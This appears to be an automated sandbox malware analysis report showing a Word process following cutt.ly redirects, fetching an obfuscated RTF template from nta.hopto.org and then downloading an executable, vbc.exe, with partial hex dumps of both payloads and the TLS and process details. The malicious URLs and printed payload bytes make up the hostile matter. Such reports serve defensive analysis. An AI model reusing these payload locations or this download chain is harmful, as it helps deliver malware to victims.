May 3, 2021 14:30:49.716311932 CEST	362	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 03 May 2021 12:30:49 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=d30cfa03a3b47bc85e62aef3fa45429c61620045049; expires=Wed, 02-Jun-21 12:30:49 GMT; path=/; domain=.cutt.ly; HttpOnly; SameSite=Lax Location: https://cutt.ly/ X-XSS-Protection: 1; mode=block X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 09d3cec7130000dffbc503e000000001 Server: cloudflare CF-RAY: 649980b81d74dffb-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 32 62 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f Data Ascii: 2b4<!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </bo

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49170	172.67.8.238	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:30:50.060637951 CEST	435	IN	HTTP/1.1 301 Moved Permanently Date: Mon, 03 May 2021 12:30:50 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: keep-alive Location: https://cutt.ly/ X-XSS-Protection: 1; mode=block X-Frame-Options: SAMEORIGIN X-Content-Type-Options: nosniff Vary: Accept-Encoding CF-Cache-Status: DYNAMIC cf-request-id: 09d3cec873000017627835f000000001 Server: cloudflare CF-RAY: 649980ba5bec1762-FRA alt-svc: h3-27=":443"; ma=86400, h3-28=":443"; ma=86400, h3-29=":443"; ma=86400 Data Raw: 32 62 34 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 31 30 30 25 22 3e 0a 3c 68 65 61 64 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 73 68 72 69 6e 6b 2d 74 6f 2d 66 69 74 3d 6e 6f 22 3e 0a 3c 74 69 74 6c 65 3e 20 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0d 0a 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 20 23 34 34 34 3b 20 6d 61 72 67 69 6e 3a 30 3b 66 6f 6e 74 3a 20 6e 6f 72 6d 61 6c 20 31 34 70 78 2f 32 30 70 78 20 41 72 69 61 6c 2c 20 48 65 6c 76 65 74 69 63 61 2c 20 73 61 6e 73 2d 73 65 72 69 66 3b 20 68 65 69 67 68 74 3a 31 30 30 25 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 66 66 66 3b 22 3e 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 68 65 69 67 68 74 3a 61 75 74 6f 3b 20 6d 69 6e 2d 68 65 69 67 68 74 3a 31 30 30 25 3b 20 22 3e 20 3c 64 69 76 20 73 74 79 6c 65 3d 22 74 65 78 74 2d 61 6c 69 67 6e 3a 20 63 65 6e 74 65 72 3b 20 77 69 64 74 68 3a 38 30 30 70 78 3b 20 6d 61 72 67 69 6e 2d 6c 65 66 74 3a 20 2d 34 30 30 70 78 3b 20 70 6f 73 69 74 69 6f 6e 3a 61 62 73 6f 6c 75 74 65 3b 20 74 6f 70 3a 20 33 30 25 3b 20 6c 65 66 74 3a 35 30 25 3b 22 3e 0a 3c 68 31 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 3a 30 3b 20 66 6f 6e 74 2d 73 69 7a 65 3a 31 35 30 70 78 3b 20 6c 69 6e 65 2d 68 65 69 67 68 74 3a 31 35 30 70 78 3b 20 66 6f 6e 74 2d 77 65 69 67 68 74 3a 62 6f 6c 64 3b 22 3e 33 30 31 3c 2f 68 31 3e 0a 3c 68 32 20 73 74 79 6c 65 3d 22 6d 61 72 67 69 6e 2d 74 6f 70 3a 32 30 70 78 3b 66 6f 6e 74 2d 73 69 7a 65 3a 20 33 30 70 78 3b 22 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 0a 3c 2f 68 32 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 62 65 65 6e 20 70 65 72 6d 61 6e 65 6e 74 6c 79 20 6d 6f 76 65 64 2e 3c 2f 70 3e 0a 3c 2f 64 69 76 3e 3c 2f 64 69 76 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a 0d 0a Data Ascii: 2b4<!DOCTYPE html><html style="height:100%"><head><meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"><title> 301 Moved Permanently</title></head><body style="color: #444; margin:0;font: normal 14px/20px Arial, Helvetica, sans-serif; height:100%; background-color: #fff;"> 301 Moved Permanently The document has been permanently moved. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49174	172.245.45.28	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:31:00.503699064 CEST	706	OUT	GET /reg/v.dot HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Connection: Keep-Alive Host: nta.hopto.org

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:31:00.715504885 CEST	707	IN	HTTP/1.1 200 OK Date: Mon, 03 May 2021 12:31:00 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/8.0.3 Last-Modified: Sun, 02 May 2021 12:57:13 GMT ETag: "33a9-5c1586245fb40" Accept-Ranges: bytes Content-Length: 13225 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/msword Data Raw: 7b 5c 72 74 3b 5e 3f 2e 2b 32 34 3f 3f 3f 33 40 7c a7 5d 3e 23 5d 24 2a 37 5e 25 23 3c 37 2b 3c 7e 32 5e 3e 3f a7 7e 39 28 b5 3f 3f 3f 37 26 29 3b 3f 3f 2f 5f 38 27 33 2c b0 33 60 60 3f 25 3a 3a b5 7c b5 30 25 35 7e 32 5b 3f 5e 3f 39 31 2a 3f 2e 5d b0 3d 26 24 2d 23 b5 3a 5b b0 3d 3d 3a 2c 7e 5e 39 3f 28 5b 5d 60 24 31 3c 2c 36 21 3c 26 3d 40 b0 27 b5 5f 5f 30 38 3f b5 5f 5e 2f b0 3f 7e b5 36 3b b0 3f 3f 25 2d 35 3c 3f 2a 2d 3f 35 2c 2e 37 33 2b 26 3f 25 25 5b 2e 25 32 2e 27 7c 2e 3f 3a 60 3f 40 2e 26 25 37 23 3f b5 27 3f 3e b0 26 31 a7 3d 3f 2f 2f 30 25 28 21 3d 5d 3b 35 24 3f 28 3f 30 36 7e 5b 34 3d 2a 5f 24 3b 2a 3d 30 5b b0 24 21 b0 3f 3e 60 7c 5f 30 3b 3c 2c 38 3f 34 38 3c 3f 32 30 40 2c 39 34 7c 5b 34 2f 2e 3a 37 b5 3f 3f 21 3c 25 25 3e 25 31 36 5b 2e 3b b0 2b b5 60 23 35 5e 2c 33 b5 38 5b 7c 2c 5b 3f 3c 40 3a 37 27 3f 3f 5b 37 3f 40 34 b5 2c 7e 3f 7c 2f 2c 2e 39 3f 2e 3f 33 2d 40 24 31 3f 26 7e 29 26 3e 36 2d 5d 2d 7c 3f 23 34 38 3f b0 33 5d 3c 3d 35 33 3d 2f 2a a7 2a 37 a7 29 3a 2a 3a 33 b0 33 36 7e 2f a7 2b 32 3f 21 31 34 60 30 5f 5f 3c 26 2a 3f 3a 2b 7e 28 a7 32 b5 40 35 2c 21 3e 26 25 7e 2a 30 2a 2b 3f 7e b5 5f 27 39 2b 2a 5f 38 3a 23 31 3f 3f 3f 7e 7c 27 5e 2d 3a 39 21 23 2b 2e 32 3d 3f 37 40 21 34 35 3e 3b 5d 2e 25 37 28 2d a7 21 5b 2e 39 33 36 3f b5 25 7e a7 2b 27 21 5f 3f 40 7e 3b 34 3f b0 21 25 5f b5 2c 40 28 25 33 2d 26 2a b0 35 36 2e 25 3d 39 b5 2c 3f 5b 5f 27 5f 3f 40 3f 2a 2a 7c 38 2b 3a 37 2d 28 2c 5f 3c 3b 23 2b 26 30 5d 34 5f 3f 2e 3e 33 2e 23 2d 39 35 3a 32 3d 24 3f 3b 3b 36 30 35 23 23 3d 33 3f 2e 3f 26 3e 2c 3b 30 31 b5 40 34 60 5d 27 3d 5b 25 2a 30 27 3f 2c 3f 7e 2c 2e 25 23 25 60 2a 2a 29 32 2d 2a 29 3f 3e a7 3f 3f 3f 40 7e 3d 3a 32 3e 2e 5f 2e 26 3a 40 b5 25 b0 a7 2e 37 3d b5 2c 29 3f 31 29 a7 60 3f 3f 32 3e 38 31 21 5e 32 2b 35 2f 27 25 2b 3d 3c a7 5f 3b 7c 27 32 31 25 60 25 35 39 25 a7 2f 33 3f a7 2b 2c 5d 2b 3d 2c 7e 3f 3f 33 32 25 25 60 27 32 21 5d 5d 5b 3c 3f 25 2e 3f 3f b5 27 a7 28 3f 39 3a 25 5b 3d 36 b0 3a 28 3e 3f a7 40 3a 5f 3e 26 b0 33 b5 23 26 60 3f 7c 5d 3e 21 3c 3f 2a 33 2e 36 25 3c 28 3f 5f 7e 31 2c b0 2f 2c 2f 2f 27 35 2b 40 21 60 26 2d a7 21 3d 21 32 21 23 5e 3b 3e 33 37 40 2d 2e 3b 2e 21 3f 2a 29 2a 30 3b 5e 3b 7c 30 29 3a 38 35 21 3f 3a 7c 24 3f 7e 5d 23 3f 34 5f a7 60 24 5e b5 29 34 3f 26 3d 30 5d 3f 2a 2c 25 a7 3f a7 3c 7e 36 7c 38 3e 3b 3a 2b 3d 3e 3f 29 2b 32 32 2e 5d 25 2f 3e 3f 32 32 7c 21 3c 29 36 60 3a 5d 3f 28 3f 5f 25 3e 33 32 21 2a 5f b0 5b 2c 2c 3c 2d 26 2e 3f 7e 37 3c 30 26 26 5d 3f 25 26 5e 30 b5 32 21 25 3e 37 2b 3f 3f 3a 2c 25 3f 24 b5 5b 26 5d 5b 3f 3c 2b 25 5f 2d 3f 33 26 25 34 3c 37 3f 2f 27 25 2e 23 29 2d 24 28 3f 39 34 7e 24 5b 7c 5f 26 24 24 35 38 34 2c 5b 2b b0 37 3f 5b 26 37 30 39 5b 60 3f 3f 3f 3f 28 25 2c 3f 3c 3f 34 60 37 7c 27 b0 40 33 35 2d 5b 3f 60 5e 33 5b 30 3f 21 3a 32 3d 26 3f 25 23 5d 29 3f 21 3f 36 25 3f 39 3f 2b 3f 5d 37 28 5d 28 23 29 36 3a 3f 29 2f 36 b5 33 3a 3d 2a 27 2f 3f 37 2e 3c 34 3b 34 7e 31 5f 25 33 3f 26 34 b5 5d 29 60 5b 24 2b 3f b0 2b 7e 3f 37 40 24 26 a7 3f 3c 3b 3a 23 3d 35 3b 32 2b 3a 38 3f 36 Data Ascii: {\rt;^?.+24???3@|>#]$*7^%#<7+<~2^>?~9(????&);??/_8'3,3``?%::\|0%5~2[?^?91*?.]=&$-#:[==:,~^9?([]`$1<,6!<&=@'__08?_^/?~6;??%-5<?*-?5,.73+&?%%[.%2.'\|.?:`?@.&%7#?'?>&1=?//0%(!=];5$?(?06~[4=*_$;*=0[$!?>`|_0;<,8?48<?20@,94|[4/.:7??!<%%>%16[.;+`#5^,38[|,[?<@:7'??[7?@4,~?|/,.9?.?3-@$1?&~)&>6-]-\|?#48?3]<=53=/**7):*:336~/+2?!14`0__<&*?:+~(2@5,!>&%~*0*+?~_'9+*_8:#1???~\|'^~:9!#+.2=?7@!45>;].%7(-![.936?%~+'!_?@~;4?!%_.@(%3-&*56.%=9,?[_'_?@?**\|8+:7-(,_<;#+&0]4_?.>3.#-95:2=$?;;605##=3?.?&>,;01@4`]'=[%*0'?,?~,.%#%`**)2-*)?>???@~=:2>._.&:@%.7=,)?1)`???2>81!^2+5/'%+=<_;|'21%`%59%/3?+,]+=,~??32%%``2!]][<?%.??'(?9:%[=6:(>?@:_>&3#&`?|]>!<?*3.6%<(?_~1,/,//'5+@!`&-!=!2!#^;>37@-.;.!?*)*0;^;|0):85!?:|$?~]#?4_`$^)4?&=0]??*,%?<~6|8>;:+=>?)+22.]%/>?22|!<)6`:]?(?_%>32!*_[,,<-&.?~7<0&&]?%&^02!%>7+??:,%?$[&][?<+%_-?3&%4<7?/'%.#)-$(?94~$[|_&$$584,[+7?[&709[`????(%,?<?4`7|'@35-[?`^3[0?!:2=&?%#])?!?6%?9?+?]7(](#)6:?)/63:=*/??.<4;4~1_%3?&4])`[$+?+~??@$&?<;:#=5;2+:8?6
May 3, 2021 14:31:01.070230007 CEST	722	OUT	HEAD /reg/v.dot HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Content-Length: 0 Connection: Keep-Alive Host: nta.hopto.org
May 3, 2021 14:31:01.277765036 CEST	722	IN	HTTP/1.1 200 OK Date: Mon, 03 May 2021 12:31:01 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/8.0.3 Last-Modified: Sun, 02 May 2021 12:57:13 GMT ETag: "33a9-5c1586245fb40" Accept-Ranges: bytes Content-Length: 13225 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: application/msword

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49175	172.245.45.28	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:31:02.312216043 CEST	723	OUT	GET /reg/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: nta.hopto.org Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:31:02.525949955 CEST	724	IN	HTTP/1.1 200 OK Date: Mon, 03 May 2021 12:31:02 GMT Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1j PHP/8.0.3 Last-Modified: Mon, 03 May 2021 07:22:11 GMT ETag: "116c00-5c167d1eb0284" Accept-Ranges: bytes Content-Length: 1141760 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 a3 a4 8f 60 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 50 00 00 58 11 00 00 12 00 00 00 00 00 00 92 77 11 00 00 20 00 00 00 80 11 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 11 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 40 77 11 00 4f 00 00 00 00 80 11 00 d0 0e 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 11 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 98 57 11 00 00 20 00 00 00 58 11 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 d0 0e 00 00 00 80 11 00 00 10 00 00 00 5a 11 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 11 00 00 02 00 00 00 6a 11 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 74 77 11 00 00 00 00 00 48 00 00 00 02 00 05 00 04 84 00 00 3c 99 00 00 03 00 00 00 01 00 00 06 40 1d 01 00 00 5a 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1b 30 02 00 1f 00 00 00 00 00 00 00 00 00 28 20 00 00 0a 28 21 00 00 0a 00 de 02 00 dc 00 28 07 00 00 06 02 6f 22 00 00 0a 00 2a 00 01 10 00 00 02 00 01 00 0e 0f 00 02 00 00 00 00 aa 00 02 16 28 23 00 00 0a 00 02 16 28 24 00 00 0a 00 02 17 28 25 00 00 0a 00 02 17 28 26 00 00 0a 00 02 16 28 27 00 00 0a 00 2a 4e 00 02 28 09 00 00 06 6f 60 01 00 06 28 28 00 00 0a 00 2a 26 00 02 28 29 00 00 0a 00 2a ce 73 2a 00 00 0a 80 01 00 00 04 73 2b 00 00 0a 80 02 00 00 04 73 2c 00 00 0a 80 03 00 00 04 73 2d 00 00 0a 80 04 00 00 04 73 2e 00 00 0a 80 05 00 00 04 2a 00 00 00 13 30 01 00 10 00 00 00 01 00 00 11 00 7e 01 00 00 04 6f 2f 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 02 00 00 11 00 7e 02 00 00 04 6f 30 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 03 00 00 11 00 7e 03 00 00 04 6f 31 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 04 00 00 11 00 7e 04 00 00 04 6f 32 00 00 0a 0a 2b 00 06 2a 13 30 01 00 10 00 00 00 05 00 00 11 00 7e 05 00 00 04 6f 33 00 00 0a 0a 2b 00 06 2a 13 30 02 00 3c 00 00 00 06 00 00 11 00 7e 06 00 00 04 14 28 34 00 00 0a 0b 07 2c 21 72 01 00 00 70 d0 05 00 00 02 28 35 00 00 0a 6f 36 00 00 0a 73 37 00 00 0a 0c 08 80 06 00 00 04 00 00 7e 06 00 00 04 0a 2b 00 06 2a 13 30 01 00 0b 00 00 00 07 00 00 11 00 7e 07 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PEL`PXw @ @@wO  H.textW X `.rsrcZ@@.relocj @BtwH<@Z0((!(o"*(#($(%(&('*N(o`((*&()*s*s+s,s-s.*0~o/+*0~o0+*0~o1+*0~o2+*0~o3+*0<~(4,!rp(5o6s7~+*0~

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 3, 2021 14:30:43.755680084 CEST	172.67.8.238	443	192.168.2.22	49165	CN=www.cutt.ly CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US	CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Apr 07 02:00:00 CEST 2021 Thu Jul 16 14:25:27 CEST 2020	Sun Apr 10 01:59:59 CEST 2022 Thu Jun 01 01:59:59 CEST 2023	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Jul 16 14:25:27 CEST 2020	Thu Jun 01 01:59:59 CEST 2023		
May 3, 2021 14:30:44.974302053 CEST	104.22.1.232	443	192.168.2.22	49166	CN=www.cutt.ly CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US	CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Apr 07 02:00:00 CEST 2021 Thu Jul 16 14:25:27 CEST 2020	Sun Apr 10 01:59:59 CEST 2022 Thu Jun 01 01:59:59 CEST 2023	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Jul 16 14:25:27 CEST 2020	Thu Jun 01 01:59:59 CEST 2023		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 3, 2021 14:30:48.441967010 CEST	172.67.8.238	443	192.168.2.22	49167	CN=www.cutt.ly CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US	CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Apr 07 02:00:00 CEST 2021 Thu Jul 16 14:25:27 CEST 2020	Sun Apr 10 01:59:59 CEST 2022 Thu Jun 01 01:59:59 CEST 2023	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Jul 16 14:25:27 CEST 2020	Thu Jun 01 01:59:59 CEST 2023		
May 3, 2021 14:30:48.833014965 CEST	172.67.8.238	443	192.168.2.22	49168	CN=www.cutt.ly CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US	CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Apr 07 02:00:00 CEST 2021 Thu Jul 16 14:25:27 CEST 2020	Sun Apr 10 01:59:59 CEST 2022 Thu Jun 01 01:59:59 CEST 2023	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Jul 16 14:25:27 CEST 2020	Thu Jun 01 01:59:59 CEST 2023		
May 3, 2021 14:30:50.147686958 CEST	172.67.8.238	443	192.168.2.22	49171	CN=www.cutt.ly CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US	CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Wed Apr 07 02:00:00 CEST 2021 Thu Jul 16 14:25:27 CEST 2020	Sun Apr 10 01:59:59 CEST 2022 Thu Jun 01 01:59:59 CEST 2023	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=RapidSSL TLS DV RSA Mixed SHA256 2020 CA-1, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Jul 16 14:25:27 CEST 2020	Thu Jun 01 01:59:59 CEST 2023		

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: WINWORD.EXE PID: 152 Parent PID: 584

General

Start time:	14:30:34
Start date:	03/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13fbe0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
